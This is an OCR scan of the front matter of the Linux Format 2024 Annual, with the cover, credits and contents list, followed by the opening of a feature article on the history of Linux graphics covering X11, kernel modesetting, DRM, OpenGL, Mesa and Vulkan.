NEW

LINUX FORMAT

2024 ANNUAL



» HACK YOUR GRAPHICS
» GET INTO CODING
» ESCAPE WINDOWS
» FREE ALL YOUR FILES
AND MUCH MORE!

OVER 160 PAGES OF EXPERT TUTORIALS & MUST-READ FEATURES

Digital Edition

FUTURE
VOLUME 7

ALL THE BEST CONTENT FROM THE NO.1 LINUX MAGAZINE

3Jw8GGqdiRsHphQFjEgfZw==

LINUX FORMAT
2024 ANNUAL

Welcome to the Linux Format Annual 2024. We hope you're ready to shake things up a bit, because this latest compilation from the makers of Linux Format magazine is going to equip you with the tools you need to free yourself from the likes of Windows, bulk up your defences and maximise your Linux experience. From discovering the best (well, we think so) open source software available and meeting the freedom fighters who started the movement to liberate programs for the masses, to taking back control of your passwords and levelling up your Linux career, let us help you to better protect your privacy, dig into the latest projects and get ahead in the world of Linux.



LINUX
2024 ANNUAL FORMAT

Future PLC Quay House, The Ambury, Bath, BA1 1UA

Editorial
Editor **Charles Ginger**
Senior Designer **Steve Dacombe**
Head of Art & Design **Greg Whitaker**
Editorial Director **Jon White**
Managing Director **Grainne McKenna**

Linux Format Editorial
Editor **Neil Mohr**
Technical Editor **Jonni Bidwell**
Art Editor **Efrain Hernandez-Mendoza**
Operations Editor **Cliff Hope**
Group Editor in Chief **Graham Barlow**

Cover images
magictorch.com

Advertising
Media packs are available on request
Commercial Director **Clare Dove**

International
Head of Print Licensing **Rachel Shaw**
licensing@futurenet.com
www.futurecontenthub.com

Circulation
Head of Newstrade **Tim Mathers**

Production
Head of Production **Mark Constance**
Production Project Manager **Matthew Eglinton**
Advertising Production Manager **Joanne Crosby**
Digital Editions Controller **Jason Hudson**
Production Managers **Keely Miller, Nola Cokely,**
Vivienne Calvert, Fran Twentyman

Printed in the UK

Distributed by Marketforce, 5 Churchill Place, Canary Wharf, London, E14 5HU
www.marketforce.co.uk – For enquiries, please email:
mfcommunications@futurenet.com

Linux Format Annual 2024 Edition (TCB5575)
© 2023 Future Publishing Limited

We are committed to only using magazine paper which is derived from responsibly managed, certified forestry and chlorine-free manufacture. The paper in this bookazine was sourced and produced from sustainable managed forests, conforming to strict environmental and socioeconomic standards.

All contents © 2023 Future Publishing Limited or published under licence. All rights reserved. No part of this magazine may be used, stored, transmitted or reproduced in any way without the prior written permission of the publisher. Future Publishing Limited (company number 2008885) is registered in England and Wales. Registered office: Quay House, The Ambury, Bath BA1 1UA. All information contained in this publication is for information only and is, as far as we are aware, correct at the time of going to press. Future cannot accept any responsibility for errors or inaccuracies in such information. You are advised to contact manufacturers and retailers directly with regard to the price of products/services referred to in this publication. Apps and websites mentioned in this publication are not under our control. We are not responsible for their contents or any other changes or updates to them. This magazine is fully independent and not affiliated in any way with the companies mentioned herein.

FUTURE
Connectors.
Creators.
Experience
Makers.

Future plc is a public
company quoted on the
London Stock Exchange
(symbol: FUTR)
www.futureplc.com

Chief Executive Officer **Jon Steinberg**
Non-Executive Chairman **Richard Huntingford**
Chief Financial and Strategy Officer **Penny Ladkin-Brand**

Tel +44 (0)1225 442 244

Part of the
LINUX
FORMAT
bookazine series

Widely
Recycled

ipso.
For press freedom
with responsibility

LINUX FORMAT
2024 ANNUAL

Essentials

Get to know Linux and the many astonishing things you can do with it

10 **Hack your graphics**
Join pixel-eyed Jonni Bidwell on a quest to demystify the world of graphics on Linux

20 **Escape Windows**
Looking for a practical alternative to Windows? Nick Peers reveals how to set up and use the extremely user-friendly Elementary OS

28 **Kinetic Kudu**
Nick Peers reveals how to upgrade to the latest version of Ubuntu and showcases its most notable new features

32 **The best open source software ever!**
In an attempt to trigger controversy, Michael Reed and Neil Mohr unequivocally state these are the greatest free software apps ever

44 **Free our software!**
Jonni Bidwell and Mike Saunders revisit how the free software movement got started to help free us from proprietary tyranny

48 **Multi-boot Mint 21**
Got a new PC with Windows on it? Jonni Bidwell shows how you can get Linux Mint too, without breaking a thing

56 **World Web 3**
Battle lines are being drawn up as technologies for a Web 3.0 are primed and loaded. Mats Tage Axelsson helps you prepare for a user-owned world

60 **Get into coding**
Code monkey Jonni Bidwell's firmware has glitched out, so he must teach himself to code again. He hope you'll join him for the adventure…

68 **Bootstrap your Linux career**
Discover how Linux certification can help you. Stuart Burns explains the why and the how, with a few pro tips thrown in for good measure

72 **Free your phone**
Lesser-spotted Jonni Bidwell climbs to the top of a 5G mast to extol the benefits of running Linux on your phone



Privacy & Security

Take back control – stop snoopers and hackers from ruining your Linux life

84 **Protect your privacy**
In a world where online privacy is an afterthought at best, David Rutland looks at the hazards of the digital landscape and what you can do to protect yourself

92 **Take full control of your passwords**
Nick Peers reveals how to get started with Buttercup, a password manager that puts you firmly in control of your sensitive data

96 **Master hacking with Kali**
Daring David Rutland dons his black hoodie and joins the red team to try out Kali Linux from Offensive Security

104 **Build your own hardware firewall**
Worried about intruders and hack attacks? Nik Rawlinson shows how to take charge of network security with the BSD-based pfSense firewall

108 **Free all your files**
It's time to stop Big Tech being in control of your online documents. Let Jonni Bidwell show you how with Nextcloud and Collabora Office

Projects

Get inspired – start building and making with a fistful of projects

118 **Hot Pi projects**
Dig in to our smorgasbord of hot Pi projects

130 **Enhance your photos**
Nick Peers tracks down an image editor that strikes the right balance of features and user-friendliness for making quick-fire edits

134 **Set up your smart phone as a webcam**
Nick Peers reveals how to convert your mobile devices into cameras you can use while chatting in Linux

136 **Eye spy with my little Pi API**
Tam Hanna uses the new Raspberry Pi Camera API and Microsoft Azure to create a machine that can classify things

140 **Organise your fonts and create new ones**
Nick Peers shows you how to manage your font collection and design new ones

144 **Get creative with algorithmic art**
Mike Bedford demonstrates how you can exercise your left and right brain simultaneously by generating algorithmic art

148 **Capture and restore old photos and slides**
Mike Bedford shows you how to scan, repair and archive old film-based photos

152 **Track down files and folders instantly**
Nick Peers reveals how to use a tool to transform the way you search for files and folders on your PC

154 **Create better QR codes**
Learn how to draw attention to your QR codes

156 **Recreate classic retro games**
Find out how to breathe new life into old classics with Andrew Smith

160 **Host your own music streaming server**
Discover how to make your personal music collection available from anywhere with this simple but effective music server

LINUX FORMAT

2024 ANNUAL

LINUX FORMAT

Essentials

Get to know Linux and the many astonishing things you can do with it

10 Hack your graphics
Join pixel-eyed Jonni Bidwell on a quest to demystify the world of graphics on Linux

20 Escape Windows
Looking for a practical alternative to Windows? Nick Peers reveals how to set up and use the extremely user-friendly Elementary OS

28 Kinetic Kudu
Nick Peers reveals how to upgrade to the latest version of Ubuntu and showcases its most notable new features

32 The best open source software ever!
In an attempt to trigger controversy, Michael Reed and Neil Mohr unequivocally state these are the greatest free software apps ever

44 Free our software!
Jonni Bidwell and Mike Saunders revisit how the free software movement got started to help free us from proprietary tyranny

48 Multi-boot Mint 21
Got a new PC with Windows on it? Jonni Bidwell shows how you can get Linux Mint too, without breaking a thing

56 World Web 3
Battle lines are being drawn up as technologies for a Web 3.0 are primed and loaded. Mats Tage Axelsson helps you prepare for a user-owned world

60 Get into coding
Code monkey Jonni Bidwell's firmware has glitched out, so he must teach himself to code again. He hope you'll join him for the adventure...

68 Bootstrap your Linux career
Discover how Linux certification can help you. Stuart Burns explains the why and the how, with a few pro tips thrown in for good measure

72 Free your phone
Lesser-spotted Jonni Bidwell climbs to the top of a 5G mast to extol the benefits of running Linux on your phone



HACK YOUR GRAPHICS

Join pixel-eyed **Jonni Bidwell** on a quest to demystify the world of graphics on Linux.

Graphics on Linux is complicated. On Windows, you have one driver model and one graphics API (DirectX… okay there are multiple versions, and subsets such as Direct2D). On Linux we've lost count. And it's always been tricky, as anyone who's tried to run X11 in 2000 will testify.

Efforts have been made to simplify things, and in a way they are. AMD and Intel cards, thanks to open source drivers, will generally work out of the box on most desktop distributions. Even hardware requiring Nvidia's proprietary drivers will work automagically in Ubuntu and Fedora. In future this driver will be free, too. Until then the open source Nouveau driver continues to improve, and (thanks to Nvidia finally releasing signed firmware) should provide much-improved performance for newer cards.

However, there's more to it than just kernel drivers. You might be lucky and have never had to edit an **xorg.conf** file in your life. Back in the day this was essential, and even today it's the primary way to set parameters for the drivers within the 38-years-old display server. Wayland is set to replace this, and is a much leaner, simpler construction than X.org. And then there's 3D accelerated applications, which sidestep X and Wayland altogether. In order to do their thing, they leverage Direct Rendering Infrastructure (DRI) and Mesa (or a proprietary middle layer) to draw spinning cubes or penguin-bearing racing karts with OpenGL.

OpenGL is old (30 years) too, so we have a new protocol for close-to-the-metal communication with GPUs. Through Vulkan we can translate from DirectX 12 in the blink of an eye, enabling us to play Windows *Steam* games at very close to native speed. Graphics cards are useful for things other than graphics, too. So protocols like OpenCL and CUDA for general-purpose GPU compute all need their own layers. As you may have fathomed, there's a lot to cover, so let's tarry not one second longer.

In the beginning...

Linux still talks to LCD monitors via a CRT controller interface. Find out where that came from!



Linux was running Doom by 1995 and causing retina damage to those straining at CRTs as they aimed rocket launchers.

Porting the X Windows System from (various flavours of) Unix to Linux was in some ways key to its success. A GUI, no matter how primitive, enables richer applications to be developed and richer content to be produced. In the mid-90s the only displays users needed to worry about were CRT monitors. Y'know, those heavy, retina-burning monsters whose depth was at least that of their screen's diagonal. These work by sweeping a beam (okay, three beams if you want colour) of electrons back and forth with a given frequency, and then up and down with a slightly lesser frequency. These are the horizontal and vertical scan rates

Even in this lawless era (which tolerated such atrocities as Chris Evans on *The Big Breakfast*) there were standards, one such being the VESA modes. These specified some basic modes that monitors had to support in order to be fit to bear the VESA stamp. Monitors and graphics card could often do better, but there wasn't a standard way for higher resolutions and refresh rates to be codified. So one would deftly open up **xorg.conf** in *Emacs* (or whatever was one's text editor of choice) and add a custom modeline. This specified the various frequencies and resolutions required to unlock the new mode, but in some cases required careful calculations to get right.

Behold, magic smoke!

It used to be said that if you miscalculated these values then the magic smoke might escape from your monitor. As monitors became more advanced, they began to support all kinds of different modes and frequencies, making it even more tempting for users to try their hand at enabling them. And probably much magic smoke did indeed find its way into the upper atmosphere as a result of over-zealous modeline misconfigurations.

Technology evolved and within a decade LCD panels had become the norm. These all have a native resolution (where they look best), and being digital in nature were capable of providing this (and other supported resolutions) to the software over EDID (and later DDC). In theory it was possible to turn a panel into a conflagration by ignoring this information and telling it to enter an unsupported mode, but X11 evolved to make this difficult. Still, the X server had to have all the power here, which was at odds with traditional ideas about privilege separation.

As GPUs became more complex, X11 found itself dealing with things like interrupts, memory access and other things that no sane developer would allow anywhere but the kernel. Apart from that, under this usermode setting (UMS) system, if there was a kernel panic while X was running, then the kernel wouldn't be able to switch out of the graphical mode to display debug information, and it didn't know anything about the graphical modes so nor could it overlay text there. A conundrum, to be sure. Enter our hero, Kernel ModeSetting, who you can read about in the box (*below*).

» THE GOOD SORT OF DRM AND OTHER TLAS...

Kernel modesetting (KMS) took all those privileges away from the X server, allowed high-resolution consoles at early boot time, and obviated all the flickering as one's machine switched from 80x25 text mode to those higher resolutions.

KMS was, at least in part, enabled by AMD (which acquired ATI in 2007) and its open source driver strategy. With free drivers in the kernel for two out of three major graphics players, it meant KMS had majority support from quite early on. Nvidia users would have to wait until support was added to the proprietary driver, which happened in 2016. Yet, of course, this relies on external modules, which must be kept in sync with the kernel, so is still potentially fragile.

KMS is part of the wider DRM (Direct Rendering Manager) kernel subsystem, which was introduced to enable multiple applications to access the GPU concurrently so they could all avail themselves of 3D-acceleration. DRM has its counterpart inside the X server, the direct rendering infrastructure (DRI) interface. This enables userspace programs to access and allocate GPU resources, via DRM in the kernel, rather than indirectly via the X server (which, for example, becomes very slow in the case of OpenGL command queues which generate lots of data).

Before DRI, only one application could access graphics hardware at anytime. Out of necessity, this application was de facto the X server itself. If anything else tried, a resource conflict and likely a hard lock-up would ensue.

»

Into a third dimension

We add some depth to the story and learn about the first, bona fide, GPU.

The first consumer 3D graphics cards appeared under 3DFX's "Voodoo" branding in late 1996. These were add-in cards that still required a regular video card (or chip) to display 2D scenes. But they enabled games like *Tomb Raider*, *Descent*, *Grand Theft Auto* and *Unreal* to use 3DFX's proprietary Glide API and render things (well, some things) much faster than software rendering. A number of other proprietary 3D graphics APIs appeared around this time, including the S3 3D Engine (used in Virge cards), the Nvidia Multimedia Library, the Creative 3D Library (used in Blaster 3D devices) and the even more imaginatively titled ATI 3D C Interface (for 3D Rage hardware).

Silicon Graphics, makers of expensive workstations, also had a proprietary API, in the form of IRIS GL. This could do 3D things, but was also much more general purpose (it was also a windowing system). There was industry demand for parts of this API to be licenced (and competition from the likes of Sun and IBM), and in 1992 SGI tailored a version of IRIS GL into a new open standard called OpenGL. They also organised the OpenGL Architecture Review Board (OpenGL ARB), a group of companies that would maintain the specification in future. Today, OpenGL is steered in much the same way by the Khronos consortium.

We'll never forget PC Format's cover feature from 1996: "Quake Survival Kit".

Linux, of course, was still very young at this stage, but early efforts to support OpenGL appeared in the form of Utah GLX (circa 1995, see **http://utah-glx.sourceforge.net**). Complete OpenGL support for consumer cards wouldn't appear until the GeForce era, but when id Software's *GLQuake* was released in 1997, so too was a 'MiniGL' driver for the 3DFX Voodoo card, which implemented just enough OpenGL to run *Quake*. John Carmack had originally written *GLQuake* for SGI machines, which were powerful enough to do all this in software, and intended to port this only to the Rendition Vérité chips found in 3D Blaster cards. Home PCs couldn't hope to run *GLQuake* on their own, but manufacturers of other graphics cards (keen to quash 3DFX's monopoly) were able to release their own MiniGL drivers. And release they did.

It's worth reiterating that id Software was probably the earliest example of a big game studio that actively supported Linux. *Doom* was ported to Linux in 1995 by id's Dave Taylor, and *Quake* (including a port of *GLQuake*) made it across in 1998. If you look at the setup instructions for *Quake* (**www.linuxjournal.com/article/3180**) you'll see they reference Mesa 2.5, a project that hoped to provide a complete OpenGL implementation on Linux. Mesa is still around today – in fact it's one of the biggest FOSS projects out there.

» MESA TODAY

OpenGL remains the biggest API supported by Mesa today, but it's far from the only one. There's its embedded equivalent, OpenGL ES, OpenVG (for 2D vector graphics), EGL (used by Wayland to get its buffers on to a screen) as well as GLX (which isn't needed on Wayland). You may be surprised to hear that Mesa has supported Direct3D 9 since 2015. Strange but true – it's what provided *Wine's* original DirectX 9 support, before Vulkan came along.

Vulkan, also under the auspices of Khronos, is a new 'closer to the metal' graphics API designed to provide programmers with ultimate flexibility. DirectX 12 also followed similar, low-level design ideas, and as such it's much easier to translate between the two. Unlike the situation with OpenGL and DirectX-es 10 and 11. Vulkan is what enables Valve's Proton to play Windows titles at 'near native speed' and its support is handled through Mesa, too. More on Vulkan on the next page.

